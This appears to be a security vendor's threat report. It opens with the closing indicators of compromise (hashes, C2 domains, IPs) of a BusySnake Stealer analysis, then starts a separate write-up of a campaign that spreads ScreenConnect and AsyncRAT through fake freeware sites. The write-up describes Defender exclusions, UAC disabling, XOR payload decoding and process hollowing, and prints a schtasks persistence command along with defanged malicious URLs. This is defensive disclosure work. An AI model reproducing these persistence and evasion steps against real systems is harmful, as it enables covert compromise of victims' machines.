
EXE dropper execution graph in Kaspersky Cloud Sandbox

File downloads by the EXE dropper in Kaspersky Cloud Sandbox

File downloads by the EXE dropper in Kaspersky Cloud Sandbox

Furthermore, dynamic analysis results show that the sample writes an additional file to the disk, which is used in subsequent stages of the attack.

Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox

Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox

Indicators of compromise

Additional information about this threat is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.

First-stage malicious files

5D5C3E483C5E544260CE98FC29FBF192 PS1 stager
7141917CBA2EEE2B4D31107FACCF3A39 EXE stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
C019797A00FD56EDB1F468AC0A598510 BAT stager
A0EC7A8E61EFF3F445A7455B3AEF9FBB BAT stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
7DB9C688C620E54E8C69B7E52A7579FB BAT stager

90378881856ABFA47D7745C0A3EF9DC8 RAR archive with advanced cookie extractor module

1DBA3E505491A260A44C867902C3296E RAR archive with malicious DLL loader

1096268FA2B3D454C86CF851CB782319 EXE dropper
F2AB09D7E7A375A192508A5014AA2EE4 EXE dropper
0041FD1B2358CD08DBCBC28EA8FC3D20 EXE dropper

894332174F536C2E1EFEDA05CBA79F8B DLL loader
78135F72AB148A0CC074F6B2DD51FFF6 DLL loader
07213C419489C02791E8D67B91E404EF DLL loader

393B498F2114CABC0B29D5FCD9DC6723 LNK
CF74AC018D158EA2C2CFA1B1D71D95BC LNK
2DFA1D949872C1B2F04952DD3E5F5D8F LNK

BusySnake Stealer

C7622A1EFFA27BBFEE6D6E03D6474343 PYW BusySnake Stealer
80B7700053E115D65365CE7330383320 New PYW version of BusySnake Stealer
6B45DDB39A6E86229348DCBBA3857E7C RAR archive with BusySnake Stealer
006887732CA4A4A46A97989CF4DEEEF6 RAR archive with BusySnake Stealer
732C31ACF971A81C7E51B2A3DAE82020 RAR archive with BusySnake Stealer
DDFF82A115558584BBD7741D4FFB35B4 RAR archive with BusySnake Stealer
8188B2F347B77D65D08CFB23808AC244 RAR archive with BusySnake Stealer
E2550CFAD9DCC880BF04F6048F90868C RAR archive with BusySnake Stealer
FD2BDD8047ADDEE6FDE2F532DE181BFD RAR archive with BusySnake Stealer

С2

winupdate[.]live
arvax[.]xyz
varenie[.]live
lvl99[.]store
onetoken[.]ink
winupdate[.]ink
grked[.]online
ndrt[.]ink
myboard[.]chickenkiller.com
myboard[.]twilightparadox.com

159.198.41[.]140
159.198.75[.]219
159.198.32[.]222
69.67.173[.]153

The SOC Files: ScreenConnect masked as freeware. An inside look at a large-scale campaign

UPD 03.07.2026: added a package of rules and recommendations that help detect the described malicious activity for companies using our Kaspersky SIEM system.

Introduction

To access compromised systems, threat actors frequently abuse legitimate remote monitoring tools. At first glance, these utilities rarely raise red flags: they are signed with valid digital certificates, often allowlisted under corporate IT policies, and fully supported by OS vendors. However, they grant attackers the ability to harvest data from target devices, drop malware, and move laterally across the network.

During a recent investigation engagement, the Kaspersky Managed Detection and Response (MDR) team discovered the ScreenConnect remote access tool being leveraged to deploy and execute an AsyncRAT payload.
A deep dive into this single incident unraveled a massive campaign distributing malicious installer archives hosted on spoofed websites. These installers masquerade as popular software like OBS Studio, DNS Jumper, DS4Windows, Bandicam, and others. In total, we uncovered more than 90 domain names localized across 10 languages. The malicious archives bundle a legitimate, signed Microsoft install.exe binary alongside a rogue install.res.1033.dll library. It is loaded onto the device via DLL sideloading and deploys the ScreenConnect service, which awaits further instructions from the threat actors.

As a result, what initially appeared to be an isolated ScreenConnect incident served as the starting point for a full investigation into the threat actor’s C2 infrastructure. Every spoofed site we uncovered followed the exact same playbook: dropping a hidden ScreenConnect remote administration service under the guise of a legitimate software installer. This allowed the attackers to maintain control over compromised endpoints, with victims ranging from individual users to organizations.

We continue to break down complex, multi-stage incidents like this in our ongoing The SOC Files series. In this post, we take a deep dive into the technical execution of the ScreenConnect attack and analyze the broader infrastructure under the threat actor’s control.

Initial incident investigation


The investigation was triggered by an alert from Kaspersky MDR, which flagged the creation and execution of suspicious PowerShell and VBS scripts spawned by a ScreenConnect process.

About ScreenConnect

ScreenConnect is a legitimate remote management utility. Kaspersky solutions detect it as not-a-virus:HEUR:RemoteAdmin.MSIL.ConnectWise.gen.


ScreenConnect was running as an Access-type service — enabling direct remote connectivity — with the server explicitly passed via the command line:

ScreenConnect service execution event with suspicious parameters

ScreenConnect service execution event with suspicious parameters


Once running, ScreenConnect created and executed a PowerShell script named Fj5NmEsp9EuKrun.ps1:

Malicious PowerShell script creation

Malicious PowerShell script creation


Below is an excerpt from the contents of the script:

Snippet of Fj5NmEsp9EuKrun.ps1

Snippet of Fj5NmEsp9EuKrun.ps1

This script configures Microsoft Defender exclusions for the following objects:

  • All disks in the system: C:\, D:\, and others
  • All root directories on the C:\ drive, as well as the C:\Users\Public directory
  • RegAsm.exe process

Additionally, the script disables User Account Control (UAC) prompts by setting the ConsentPromptBehaviorAdmin registry parameter to 0.

Following this setup, the ScreenConnect service goes on to create a VBScript file:

Malicious VBScript creation

Malicious VBScript creation


The installer_method3_stream.vbs script creates five files in the C:\Users\Public directory (msgbox.txt, secret_bytes.txt, 1.vb, cap.ps1, and script.vbs) and immediately triggers their execution by launching script.vbs.

Contents of script.vbs

Contents of script.vbs

This script terminates all active powershell.exe processes to cover its tracks and executes cap.ps1 in a hidden window.


Contents of cap.ps1

Contents of cap.ps1

cap.ps1 reads the contents of the secret_bytes.txt file, extracts sequences matching the [SXX- pattern, and converts XX from hexadecimal representation to a byte. It then uses a 0xA7 XOR key to decrypt each byte and inverts the bit order. The resulting byte array yields a fully formed PE binary, which is then reflectively loaded into the CLR.

Within the loaded assembly, the ConsoleApp1.Module1 type contains a static method named Run. The script uses reflection (Reflection.BindingFlags) to resolve a reference to this method and invoke it.


The Run method executes a process hollowing technique (T1055.012), spawning a new RegAsm.exe process with the CREATE_SUSPENDED flag. The deobfuscated and decrypted PE image from secret_bytes.txt is then copied into its address space. As a result, the RegAsm.exe process no longer executes its original code, instead serving as a container for the injected .NET module — which, in this case, is the AsyncRAT remote access Trojan.

To establish persistence, the malware schedules a task named MasterPackager.Updater:

"schtasks" /Create /TN "MasterPackager.Updater" /TR "wscript.exe "C:\Users\Public\script.vbs" " /SC MINUTE /MO 2 /F

This task triggers every two minutes, ensuring that script.vbs — and consequently the entire loader chain — executes even after a system reboot.

Once the entire infection chain successfully executes, the RegAsm.exe process establishes a connection to the C2 domain mora1987[.]work[.]gd.


AsyncRAT infection and persistence chain via ScreenConnect

AsyncRAT infection and persistence chain via ScreenConnect

How ScreenConnect entered the system


A retrospective analysis of the incident allowed us to pinpoint the source of the ScreenConnect installation: a user-downloaded archive named obs-studio-windows-x64.zip.

The archive was downloaded from hxxps://www.studioobs[.]com/, a typosquatted domain mimicking the official site for OBS Studio, a popular open-source screen recording app. This site is present in search engine results; in this specific incident, the user landed on the malicious domain directly from a search query, a vector we analyze in more detail below.

Clicking the download button for the supposedly legitimate software triggers a request to the following URL, from which the archive is fetched:

hxxps://fileget.loseyourip[.]com/obs-studio-windows-full/gVOMs5VZ9BtlcaM

Site used to deliver ScreenConnect

Site used to deliver ScreenConnect


